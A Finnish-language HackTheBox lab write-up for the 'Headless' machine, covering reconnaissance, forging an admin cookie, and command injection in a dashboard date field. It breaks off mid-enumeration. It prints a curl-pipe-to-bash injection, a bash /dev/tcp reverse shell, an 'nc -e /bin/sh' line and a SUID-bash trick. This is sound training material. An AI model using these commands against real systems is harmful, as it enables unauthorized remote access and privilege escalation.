



FREE MACHINE

Headless



LINUX



EASY

HackTheBox - Headless

Kristian Sikanen


Huhtikuu 2024

SISÄLLYS

1	Johdanto	3
2	Recon & Scanning	4
3	Exploiting	11
4	Privilege escalation	17
5	Yhteenveto.....	19

1 Johdanto

Machine Matrix



2 Recon & Scanning

Kohdelaitteen ip- osoitteeksi ilmoitettiin 10.10.11.8. Laitoin nmapin pyörimään yleisimmät portit tarkastaen, TCP SYN skannaustekniikkaa käyttäen. Tämä tekniikka on ymmärtääkseni verrattain huomaamaton ja riskitön, sillä se ei suorita TCP-handshakea loppuun asti, vaan hyödyntää serverin/kohteen mahdollista SYN/ACK vastausta. SYN/ACK vastaus indikoi, että serveri/kohde olisi valmiina muodostamaan yhteyden. Tässä tapauksessa siis viimeinen ACK- viesti clientiltä serverille jää lähettämättä, sillä emme halua muodostaa yhteyttä, vaan tietää mitkä portit kohteessa on auki.

```
(snatch@Kali)-[~]
$ sudo nmap -sS 10.10.11.8 -oG reconNMAPmachine_headless1.txt
[sudo] password for snatch:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-13 21:13 EEST
Nmap scan report for 10.10.11.8
Host is up (0.074s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
5000/tcp  open  upnp

Nmap done: 1 IP address (1 host up) scanned in 3.01 seconds
```

TCP- portit 22 ja 5000 ovat auki. Nyt kun portit on rajattu kahteen aukinaiseen, suoritetaan kattavampi skannaus.

```
(snatch@Kali)-[~]
$ sudo nmap -sV -O -sC 10.10.11.8 -p 22,5000 -oG openPortsInfo_headless1.txt
```

-sV: Versiontunnistus

-O: OS- tunnistus

-sC: Script scanning

-oG: Tallentaa outputin grepattavaan tekstitiedostoon

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 90:02:94:28:3d:ab:22:74:df:0e:a3:b2:0f:2b:c6:17 (ECDSA)
|_  256 2e:b9:08:24:02:1b:60:94:60:b3:84:a9:9e:1a:60:ca (ED25519)
```

Portista 22 saamme ulos ssh:n version ja serverin ssh- todennusavaimet.

OpenSSH versio: OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)

```

5000/tcp open  upnp?
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Server: Werkzeug/2.2.2 Python/3.11.2
|     Date: Sat, 13 Apr 2024 19:13:54 GMT
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 2799
|     Set-Cookie: is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs; Path=/
|     Connection: close
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
|       <meta charset="UTF-8">
|       <meta name="viewport" content="width=device-width, initial-scale=1.0">
|       <title>Under Construction</title>
|       <style>
|       body {
|         font-family: 'Arial', sans-serif;
|         background-color: #f7f7f7;
|         margin: 0;
|         padding: 0;
|         display: flex;
|         justify-content: center;
|         align-items: center;
|         height: 100vh;
|         .container {
|           text-align: center;
|           background-color: #fff;
|           border-radius: 10px;
|           box-shadow: 0px 0px 20px rgba(0, 0, 0, 0.2);
|     RTSPRequest:
|     <!DOCTYPE HTML>
|     <html lang="en">
|     <head>
|       <meta charset="utf-8">
|       <title>Error response</title>
|     </head>
|     <body>
|       <h1>Error response</h1>
|       <p>Error code: 400</p>
|       <p>Message: Bad request version ('RTSP/1.0').</p>
|       <p>Error code explanation: 400 - Bad request syntax or unsupported method.</p>
|     </body>
|     </html>
|
1 service unrecognized despite returning data. If you know the service/version, please submit the foll

```

Portin 5000 takaa paljastuu palvelu, joka vastaa http- requesteihin. Vastauksia on kaksi:

- GetRequest: http/1.1 200 OK

Tämän vastauksen ja sen sisällön perusteella serveri pyörittää jotain nimeltä Werkzeug/2.2.2, joka taas liittyy, tai käyttää pythonia. HTML- koodi myös indikoi, että sivu on kesken, toimimaton tai kunnostuksen alla.

- RTSPRequest:

Yksiselitteinen RSTP- requestin hylky. Serveri ei hyväksy RSTP- requesteja.



Werkzeug


werkzeug German noun: "tool". Etymology: *werk* ("work"), *zeug* ("stuff")

Werkzeug is a comprehensive [WSGI](#) web application library. It began as a simple collection of various utilities for WSGI applications and has become one of the most advanced WSGI utility libraries.

Werkzeug doesn't enforce any dependencies. It is up to the developer to choose a template engine, database adapter, and even how to handle requests.


Google- haku paljasti werkzeugin olevan WSGI- web-aplikaatio- kirjasto pythonille. WSGI = Web Server Gateway Interface. MITRE:n sivuilta löytyi 16 haavoittuvuutta liittyen kyseiseen palveluun.

Jätetään tähän asti löydetyt asiat hetkeksi hautumaan ja käydään vilkaisemassa minkälainen sivu paljastuu portin 5000 takaa.



Arvaus osui oikeaan, mutta näkymä itsessään ei anna meille mitään tietoa. "Questions"- napin takaa paljastuu yhteydenottolomake.


Yhteydenottolomaketta tutkaillessa ei löydy mitään kummallisempaa. Ainoastaan vihje POST-metodin käyttöön, joten varaudutaan käyttämään wiresharkkia ja/tai burp- suitea. Vielä ei ole tietoa mihin.



The screenshot shows the Chrome DevTools Inspector with the HTML element selected. The element is a form with the following structure:

```
<!DOCTYPE html>
<html lang="en">
  <head>
  </head>
  <body>
    <div class="container">
      <h1>Contact Support</h1>
      <form method="POST">
        <label for="fname">First Name:</label>
        <input id="fname" type="text" name="fname" required="">
        <label for="lname">Last Name:</label>
        <input id="lname" type="text" name="lname" required="">
        <label for="email">Email:</label>
        <input id="email" type="email" name="email" required="">
        <label for="phone">Phone Number:</label>
        <input id="phone" type="tel" name="phone" required="">
        <label for="message">Message:</label>
        <textarea id="message" name="message" required=""></textarea>
        <button type="submit">Submit</button>
      </form>
    </div>
  </body>
</html>
```


The breadcrumb at the bottom indicates the path: `html > body > div.container > form > input#fname`.



The screenshot shows the rendered contact form. It has a title "Contact Support" and the following fields:

- First Name:
- Last Name:
- Email:
- Phone Number:
- Message:
- Submit:

Pääsivua tutkaillessa inspektorilla, törmäsin konsolissa erikoiseen varoitukseen:



The screenshot shows the Chrome DevTools Console with a warning message:

```
⚠ Cookie "is_admin" does not have a proper "SameSite" attribute value. Soon, cookies without the "SameSite" attribute or with an invalid value will be treated as "Lax". This means that the cookie will no longer be sent in third-party contexts. If your application depends on this cookie being available in such contexts, please add the "SameSite=None" attribute to it. To know more about the "SameSite" attribute, read https://developer.mozilla.org/docs/Web/HTTP/Headers/Set-Cookie/SameSite 10.10.11.8:5000
```

Vaikutaisi siis siltä, että sivusto määrittelee adminin evästeen avulla. En ole kuitenkaan vielä löytänyt viitteitä tai vihjeitä kirjautumissivusta. Kaivetaan työkalupakista GoBuster, ja katsotaan osaako se kertoa meille sivuston syvempiä salaisuuksia.

```
(snatch@Kali)-[~]
$ gobuster dir -u http://10.10.11.8:5000 --wordlist ../../usr/share/wordlists/dirbuster/directory-list-2.3-small.txt


Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.11.8:5000
[+] Method: GET
[+] Threads: 10
[+] Wordlist: ../../usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/support (Status: 200) [Size: 2363]
/dashboard (Status: 500) [Size: 265]
```


Bingo. Katsotaan mihin /dashboard vie.




"The server could not verify that you are authorized to access the URL requested. You either supplied the wrong credentials (e.g. a bad password), or your browser doesn't understand how to supply the credentials required"

Vaikuttaa siltä että konsolin varoitusta "is_admin"- evästeestä kannattaisi tässä kohtaa tutkia tarkemmin. Inspectorissa näkyy myös tuo mietitty is_admin- cookie arvossa "lnVzZXli.uAlmXITvm8vyihjNaPDWnvB_Zfs". Arvo on muuttumaton.

Sama arvo näkyy myös burp- suitella napatussa requestissa, kun siirrymme `"/support"` sivulle:



Lähtekäämme siis selvittämään arvoa. Yleensä ensimmäinen askelmani on ollut tunkea hämmentävän näköinen merkkijono tälle sivustolle:






```
(snatch@Kali)-[~]
$ python3 -m http.server 8001 --bind 10.10.11.8
Serving HTTP on 0.0.0.0 port 8001 (http://0.0.0.0:8001/) ...
10.10.11.8 - - [14/Apr/2024 04:43:43] code 404, message File not found
10.10.11.8 - - [14/Apr/2024 04:43:43] "GET /is_admin=ImFkbWluIg.dmzDkZNE6CK0oyL1fbM-SnXpH0 HTTP/1.1" 404
```

Admin- arvon eväste: ImFkbWluIg.dmzDkZNE6CK0oyL1fbM-SnXpH0

Ensimmäinen osa evästeestä oli siis oikein, mutta tuo jälkimmäinen osa pisteen jälkeen vaikuttaa olevan vain satunnaisesti generoitu tunniste, jota olisi ollut ymmärtääkseni mahdoton selvittää ilman XSS:ää, tai muuta metodia, jolla evästeen olisi saanut varastettua.

Seuraava askel on selvä, nyt suuntaamme <http://10.10.11.8/dashboard> osoitteeseen, napataan burp-suitella requesti, muutetaan is_admin- evästeen oletusarvo userista adminiin.



Sivun takaa aukeaa "website health report"- ohjelma. Ainoa muuttuja on päiväys, joka valitaan kalenterista sopivaksi. Tähän mennessä sivusto on ollut haavoittuva komentojen injektioinnille, joten oletetaan että työmme burp-suiteen repeaterissa jatkuu. Ensimmäisenä tulisi mieleen manipuloida tuota date- kentän arvoa joksi-kin muuksi kuin päiväykseksi. Jos virteenhallintaa tai syötteen puhdistusta ei ole ohjelmiston sisällä toteutettu, voi tämä olla pääsy järjestelmään.

Alussa toteutetusta nmapin OS-skannauksesta saimme tiedon, että käyttöjärjestelmä on 95% todennäköisyydellä linux. Mikään kenttä ei ota linux komentoja näennäisesti vastaan, tai ainakaan palauta siitä syötettä POST:in vastauksessa. Testataan siis, jos saisimme popattua shellin tuota uutta user-inputtia vaativaa date- kenttää käyttäen. Luodaan siis kuuntelija, tehdään simppele komento reverse shellille ja tallennetaan se tiedostona kaliin. Pystytetään http- serveri samaan hakemistoon, ja päiväyksen sijaan käsketään ohjelmaa noutamaan ja suorittamaan payloadi http- serveriltämme, avaten reverse shellin kuuntelijalle.

```
(snatch@Kali)-[~/headless] rate a website health report:
$ python3 -m http.server 8001
Serving HTTP on 0.0.0.0 port 8001 (http://0.0.0.0:8001/)...

(snatch@Kali)-[~/headless] rate
$ nc -lvnp 1111
listening on [any] 1111 ..Select Da

(snatch@Kali)-[~/headless]
$ cat payload.sh
/bin/bash -c 'exec bash -i >& /dev/tcp/10.10.14.141/1111 0>&1'
```

Request

Pretty Raw Hex

```
1 POST /dashboard HTTP/1.1
2 Host: 10.10.11.8:5000
3 Content-Length: 64
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://10.10.11.8:5000
7 Content-Type:
  application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0;
  Win64; x64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/123.0.6312.58 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/x
  ml;q=0.9,image/avif,image/webp,image/apng,*/
  ;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://10.10.11.8:5000/dashboard
11 Accept-Encoding: gzip, deflate, br
12 Accept-Language: en-US,en;q=0.9
13 Cookie: is_admin=
  ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0
14 Connection: close
15
16 date=2023-09-30; curl
  http://10.10.14.141:8001/payload.sh | bash
```

```

(snatch@Kali)-[~/headless] rate a website health report:
$ nc -lvnp 1111
listening on [any] 1111 ..Select Date:
connect to [10.10.14.141] from (UNKNOWN) [10.10.11.8] 45812
bash: cannot set terminal process group (1340): Inappropriate ioctl for device
bash: no job control in this shell
bash-5.2$ whoami
whoami
dvir

```

Shelli popattu!

Katsotaan mitä kone on syönyt:

```

bash-5.2$ ls -a
ls -a
.
..
app.py
dashboard.html
hackattempt.html
hacking_reports
index.html
initdb.sh
inspect_reports.py
report.sh
reverse_shell.sh
support.html
bash-5.2$

```

```

echo "Systems are up and running!"
bash-5.2$ ls ../
ls ../
app
geckodriver.log
hello
initdb.sh
linpeas.sh
user.txt
bash-5.2$

```

initdb.sh:

```

bash-5.2$ cat initdb.sh
cat initdb.sh
nc -e /bin/sh 10.10.14.211 9001
bash-5.2$

```

user.txt – ensimmäinen lippu löydetty!

```

bash-5.2$ cat ../user.txt
cat ../user.txt
3df0b4372cd3f16bb64e4733b1336097
bash-5.2$

```

initdb.sh – 2

```
bash-5.2$ cat initdb.sh
cat initdb.sh
chmod u+s /bin/bash
bash-5.2$
```

public ssh keypair

```
cat .ssh/id_rsa.pub
